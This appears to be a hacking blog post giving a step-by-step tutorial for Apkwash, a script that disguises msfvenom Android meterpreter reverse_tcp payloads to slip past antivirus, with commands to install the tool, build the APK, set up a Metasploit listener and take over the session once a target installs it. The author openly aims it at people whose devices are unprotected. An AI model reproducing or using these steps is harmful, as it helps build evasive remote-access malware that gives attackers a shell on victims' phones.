    Simple, everyone has a smartphone and spends all the time with it! We have the possibility to camouflage easily in the middle of everyone, the processor architecture of most Android smartphones is ARM a modern and robust architecture extremely superior to the rest, With touch screens we can run the tools with great agility and take advantage of the graphical interface of Android, we can get in almost anywhere with our smartphones…
    credits to andrax

    DOWNLOADHERE

    My thoughts

    well with the way mobile devices are going getting faster more memory and better cpus gpus it wont be a shock if hackers switch to mobiles instead of getting a laptop like i thought kali on a gpd win was good idea but that app is one the best tools to have in your hacking arsenal

    Monday, April 8, 2019

    Apkwash android antivirus evasion for Msfvemon

    Welcome back lads and gals hope you are all good 🙂 so what I’m going to show a simple trick to embed your msfvemon payloads this will help it bypass basic factory anti virus as we know lot of fools out there don’t have there devices safe so there for this method will work a treat.

    What is Apk-wash ?

    its a bash script msfvemon anti virus evasion by Jbreed git-hub found Here.

    How to use

    OK so lets start open terminal and type apt-get install git -y if u don’t already have it install as ‘I’m using Kali i don’t to install but I’m a nice guy here how u do it .
    Hacking A Rise apt-installgit

    Now we clone the dir from github so type this git clone https://github.com/Hackingriseofficial/apkwash.git or u can clone it from J boss github
    git clone https://github.com/jbreed/apkwash.git
    Hacking A Rise gitcloneapkwash
    now when its finished you wanna change the dir on terminal to do this type cd apkwash then u want to type ls then after that type chmod +x apkwask now once u gave it permissions u want to move it to the bin folder to do this type this command mv apkwash /usr/local/bin
    Hacking A Rise howtoinstall
    now type cd to go back to root and clear the terminal by typing clear right now we have that set up on first run type apkwash -n this make a key store
    Hacking A Rise fristruapkwash
    now we are ready to make a payload so type this in to your terminal
    apkwash -p android/meterpreter/reverse_tcp LHOST=127.0.0.1=LPORT=4444 -o Hackingarise.apk
    Hacking A Rise makingpayload
    now with till its done when its done type service postgersql start then msfconsole
    Hacking A Rise startmsfconsole
    now when it loads we wanna set it multi/handler so type use exploit/multi/handler then set payload android/meterpreter/reverse_tcp then set the lhost
    set lhost 127.0.0.1 then the port set lport 4444 the lhost is your local host use ifconfig to find yours
    Hacking A Rise setting-listner
    one the target downloads the payload the session will create type sessions 1 to enter it and type help .

    note

    If u get a error that no keystore then type
    root@laughingman:~# keytool -genkey -v -keystore release.keystore -alias hackingarise -keyalg RSA -keysize 2048 -validity 10000

    Hacking A Rise keytool

    right guys i hope u enjoyed it and HACK THE PLANET dont for get to sub to the blog so we can send u updates.
    LAUGHING MAN OUT